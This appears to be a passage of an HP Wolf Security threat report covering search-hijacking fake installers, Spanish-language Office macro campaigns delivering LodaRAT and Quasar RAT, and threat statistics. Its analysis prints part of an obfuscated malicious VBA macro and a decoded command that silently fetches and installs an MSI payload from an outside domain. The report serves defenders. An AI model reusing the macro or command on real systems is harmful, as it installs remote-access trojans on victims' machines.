


Figure 16 – A website promises to provide an installer for Microsoft Word. When installed using its legitimate-looking installer, it simply delivers a shortcut to Word Online on the desktop.

Two variants, UltraZip and AllFiles, masquerade as a ZIP tool and a PDF utility, respectively. Both download a remote configuration and hijack the default search engine: UltraZip through keystroke injection in Firefox, AllFiles by overwriting Chrome's protected settings with forged signatures from the server. The takeover occurs without notice or is hidden behind a pre-checked checkbox, relies on evasion techniques such as signature forgery and obfuscated traffic, and is not reversed upon uninstallation. The attackers' motive is financial; monetizing victims' search queries through an attacker-controlled provider to generate advertising and affiliate revenue.

These campaigns exploit a trust gap; users expect that software found through a search engine and signed with a valid certificate is safe. Attackers therefore invest in polished websites, code-signing certificates, and full-screen installers that distract users while browser settings are changed behind the scenes. When software hijacks a user's search engine without clear consent, resists reversal on uninstallation, and unknowingly transmits telemetry to its operators, it has crossed the line from suspicious to malicious, regardless of whether it also delivers a functional tool.




Figure 17 – The executable interacts with the web browser to modify settings while the user sees a full-screen installer

Spanish-language Lures Keep Office Macros Alive

Office macro-based malware remains a persistent threat, and the campaigns we saw last quarter overwhelmingly targeted Spanish-speaking regions. In Q2 2026, HP Sure Click isolated multiple campaigns delivering malicious documents to recipients in Central and South America. In one campaign, all targets were car rental companies, with attackers crafting subject lines referencing reservations and payments.


The documents use social engineering images to convince recipients to enable content and run embedded macros. Attackers superimposed warning messages onto photos of reservation details, implying the sensitive information would only become visible once macros were activated (Figure 18).

When the recipient enables macros, a large Visual Basic for Applications (VBA) function executes obfuscated code (T1059.005).[25] The logic reduces to two key actions: creating a WScript Shell object, then using it to launch cmd.exe and msiexec to download and install a remote Microsoft Installer (MSI) package from a URL (T1218.007).[26] (Figure 19)

The MSI copies itself to the Windows Installer directory and runs from there. Created using a tool called ExeToMSI, it contains no additional installation files, only a compiled AutoIt executable: LodaRAT.[27] LodaRAT is a Remote Access Trojan (RAT) that grants attackers full remote control of an infected system. Its capabilities include file management, keystroke logging, screenshot capture, downloading additional malware, collecting system information, and communicating with a C2 server. LodaRAT is one of the few malware families we regularly observe using Office documents as the initial infection vector.

A second family distributed via macro-enabled Office documents last quarter was Quasar RAT, an open-source .NET RAT.[28] In this campaign, however, the targets were email recipients in Turkey, lured with the classic package delivery scam.

Both campaigns demonstrate that despite years of industry effort to curtail macro-based attacks, they haven't disappeared entirely.







Figure 18 – The attachments ask the user to enable macros in order to view the full document

```
Private Sub Document_Open()

    mpn_F2Jws.jPWM1x5r_W_n_4m1l_6F

End Sub


Sub jPWM1x5r_W_n_4m1l_6F()
    Dim qeLDqiFTEOC As String: qeLDqiFTEOC = "aXdL8vzu"
    Dim czXIrojmRFRX As String: czXIrojmRFRX = "iQJjfejK"
    Dim hFfPFiRoCizcm As Boolean: hFfPFiRoCizcm = False
    Dim rKsWXQzKVVQk As Boolean: rKsWXQzKVVQk = True
    Dim HxCPcmyEdZqp As String: HxCPcmyEdZqp = "KfCh4pJ2"
    NgCcVkUm_Q_Vo_CK_9vILzF7q_iK = IOa_S(122) & IOa_S(132) & IOa_S(155) & IOa_S(87) & IOa_S(102) & IOa_S(154) & IOa_S(87) &
    NgCcVkUm_Q_Vo_CK_9vILzF7q_iK = NgCcVkUm_Q_Vo_CK_9vILzF7q_iK & IOa_S(87) & IOa_S(102) & IOa_S(160) & IOa_S(87) & IOa_S(15
    On Error Resume Next
    Qm8fshXRytq8B5Byd (NgCcVkUm_Q_Vo_CK_9vILzF7q_iK)
End Sub


Function Qm8fshXRytq8B5Byd(K__YroaEu429X_6Pv__j_qf As String)
    Dim rguUJsHX As Boolean: rguUJsHX = True
    Dim EKQFETgoWGALB As String: EKQFETgoWGALB = "2RRoG3y"
    For WSEULssZtq = 1 To 4
        ' Loop filler
    Next WSEULssZtq
    Dim peoNBKtQvSyP As String: peoNBKtQvSyP = "VTMfC"
    Dim ILplDEnArl As Integer: ILplDEnArl = BCYCQhoeiH
    If ILplDEnArl > 5 Then
        BCYCQhoeiH = BCYCQhoeiH + 1
    End If
    Dim IacPSogk As Integer: IacPSogk = HsZBYgfqdG
    If IacPSogk > 9 Then
        HsZBYgfqdG = HsZBYgfqdG + 1
    End If
    Dim tNutNKZKhLk As String: tNutNKZKhLk = "3jNsd"
    Dim hrjQFpYdrx As Integer: hrjQFpYdrx = fQgGpvzBwk
    If hrjQFpYdrx > 6 Then
        fQgGpvzBwk = fQgGpvzBwk + 1
    End If
    Dim PveCUEEJGWt As String: PveCUEEJGWt = "jjvct"
    u_o_d_qSyEHoe = IOa_S(142) & IOa_S(138) & IOa_S(122) & IOa_S(169) & IOa_S(160) & IOa_S(167) & IOa_S(171) & IOa_S(101) &
    hfghfgd = "dgdffhg  vbnc  gfh vcbcvx bvcbcvv"
    Set RNWN_m5bFciobBYVyL3 = CreateObject(u_o_d_qSyEHoe)
    CVBNVCN = 453
    guTfW9pYP16E = 19 - 19
    WhZw_CcQ_JzDKM_cXsus = RNWN_m5bFciobBYVyL3.Run(K__YroaEu429X_6Pv__j_qf, guTfW9pYP16E)
End Function
```

```
WScript.shell
CMd /c ms^iE^x^ec /i https://sfunited.club/chxrgp.vmp.msi /qn
```

Figure 19 – Once the obfuscated macro is run, an MSI file is downloaded and installed quietly from the internet, containing the RAT

Top malware file extensions



Threat file type trends

In Q2 2026, executables remained the most popular malware delivery type at 40%, up from 39% in Q1. Archives stayed at 38%. PDF threats fell from 10% to 8%, Word threats fell from 7% to 6%, and Excel threats rose from 4% to 6%. Browser threats accounted for 1% in Q2.

The leading archive types were RAR (32%), ZIP (31%), GZ (7%), TAR (6%), 7Z (4%) and Z (3%). Within archive threats, RAR gained 11 percentage points compared with Q1; ZIP fell 5 points.

Top threat vectors

56%

Email

24%

Web browser downloads

20%

Other

Threat vector trends

In Q2 2026, email accounted for 56% of threats caught by HP Sure Click, followed by web browser downloads (24%) and other vectors (20%).

Of email threats, 10% bypassed one or more email gateway scanners, down from 11% in Q1.

HP Threat Research also observed wider use of Cloudflare Turnstile by threat actors, making automated analysis more difficult.

Stay current

The HP Wolf Security Threat Insights Report is made possible by HP customers who opt to share threat telemetry with HP. Our security experts analyze threat trends and significant malware campaigns, annotating alerts with insights and sharing them back with customers.

We recommend that customers take the following steps to get the most out of their HP Wolf Security deployments:[a]

- Enable Threat Intelligence Services and Threat Forwarding in your HP Wolf Security Controller to benefit from MITRE ATT&CK annotations, triaging and analysis from our experts.[b] To learn more, read our Knowledge Base articles.[29] [30]
- Keep your HP Wolf Security Controller up to date to receive new dashboards and report templates. See the latest release notes and software downloads on the Customer Portal.[31]
- Update your HP Wolf Security endpoint software to stay current with threat annotation rules added by our research team.

The HP Threat Research team regularly publishes Indicators of Compromise (IOCs) and tools to help security teams defend against threats. You can access these resources from the HP Threat Research GitHub repository.[32] For the latest threat research, head over to the HP Wolf Security blog.[33]

About the HP Wolf Security Threat Insights Report

Enterprises are most vulnerable when users open email attachments, click on hyperlinks in emails, and download files from the web. HP Wolf Security protects the enterprise by isolating risky activity in micro-VMs, ensuring that malware cannot infect the host computer or spread onto the corporate network. HP Wolf Security uses introspection to collect rich forensic data to help our customers understand threats facing their networks and harden their infrastructure. The HP Wolf Security Threat Insights Report highlights notable malware campaigns analyzed by our threat research team so that our customers are aware of emerging threats and can take action to protect their environments.

About HP Wolf Security

Built on more than 25 years of security research and innovation from the HP Security Lab, HP Wolf Security provides comprehensive endpoint protection and resilience across the stack, starting at the hardware level and extending across software and services. To date, HP Sure Start has protected more than 200 million endpoints[c] against compromised firmware. HP Sure Click has isolated more than 60 billion[d] risky user activities across documents and web pages, with zero reported breaches resulting from those isolated activities. With the most secure hardware at its core, future-ready security for continuous uptime, and visibility, control, and resilience at scale, HP Wolf Security is built for the future of work.

References

[1] https://attack.mitre.org/techniques/T1553/005/
[2] https://hijacklibs.net/entries/microsoft/external/iviewers.html
[3] https://attack.mitre.org/techniques/T1574/001/
[4] https://attack.mitre.org/techniques/T1027/
[5] https://attack.mitre.org/techniques/T1055/012/
[6] https://beelzebub.ai/blog/needle-c2-crypto-stealer-analysis/
[7] https://attack.mitre.org/techniques/T1598/003/
[8] https://malpedia.caad.fkie.fraunhofer.de/details/win.phantom_stealer
[9] https://attack.mitre.org/techniques/T1059/005/
[10] https://attack.mitre.org/techniques/T1059/001/
[11] https://attack.mitre.org/techniques/T1027/003/
[12] https://attack.mitre.org/techniques/T1055/
[13] https://attack.mitre.org/techniques/T1547/001/
[14] https://attack.mitre.org/techniques/T1027/006/
[15] https://attack.mitre.org/techniques/T1027/
[16] https://attack.mitre.org/techniques/T1059/001/
[17] https://attack.mitre.org/techniques/T1027/003/
[18] https://attack.mitre.org/techniques/T1055/
[19] https://malpedia.caad.fkie.fraunhofer.de/details/win.xworm
[20] https://malpedia.caad.fkie.fraunhofer.de/details/win.purelogs
[21] https://malpedia.caad.fkie.fraunhofer.de/details/win.formbook
[22] https://attack.mitre.org/techniques/T1608/006/
[23] https://attack.mitre.org/techniques/T1553/002/
[24] https://attack.mitre.org/techniques/T1176/001/
[25] https://attack.mitre.org/techniques/T1059/005/
[26] https://attack.mitre.org/techniques/T1218/007/
[27] https://malpedia.caad.fkie.fraunhofer.de/details/win.loda
[28] https://malpedia.caad.fkie.fraunhofer.de/details/win.quasar_rat
[29] https://enterprisesecurity.hp.com/s/article/Threat-Forwarding
[30] https://enterprisesecurity.hp.com/s/article/HP-Threat-Intelligence
[31] https://enterprisesecurity.hp.com/s/
[32] https://github.com/hpthreatresearch/
[33] https://threatresearch.ext.hp.com/blog

Learn more at hp.com/wolf

a. HP Wolf Enterprise Security is an optional service and may include offerings such as HP Sure Click Enterprise and HP Sure Access Enterprise. HP Sure Click Enterprise requires Windows 8 or 10 and Microsoft Internet Explorer, Google Chrome, Chromium or Firefox are supported. Supported attachments include Microsoft Office (Word, Excel, PowerPoint) and PDF files, when Microsoft Office or Adobe Acrobat are installed. HP Sure Access Enterprise requires Windows 10 Pro or Enterprise. HP services are governed by the applicable HP terms and conditions of service provided or indicated to Customer at the time of purchase. Customer may have additional statutory rights according to applicable local laws, and such rights are not in any way affected by the HP terms and conditions of service or the HP Limited Warranty provided with your HP Product. For full system requirements, please visit www.hpdaas.com/requirements.

b. HP Wolf Security Controller requires HP Sure Click Enterprise or HP Sure Access Enterprise. HP Wolf Security Controller is a management and analytics platform that provides critical data around devices and applications and is not sold as a standalone service. HP Wolf Security Controller follows stringent GDPR privacy regulations and is ISO27001, ISO27017 and SOC2 Type 2 certified for Information Security. Internet access with connection to the HP Cloud is required. For full system requirements, please visit http://www.hpdaas.com/requirements.

c. Based on HP's internal analysis: Over 200 Million PCs shipped with HP Sure Start and no reported malware breaches.

d. Assumptions based on HP internal analysis of customer reported insights and installed base.

HP Services are governed by the applicable HP terms and conditions of service provided or indicated to Customer at the time of purchase. Customer may have additional statutory rights according to applicable local laws, and such rights are not in any way affected by the HP terms and conditions of service or the HP Limited Warranty provided with your HP Product.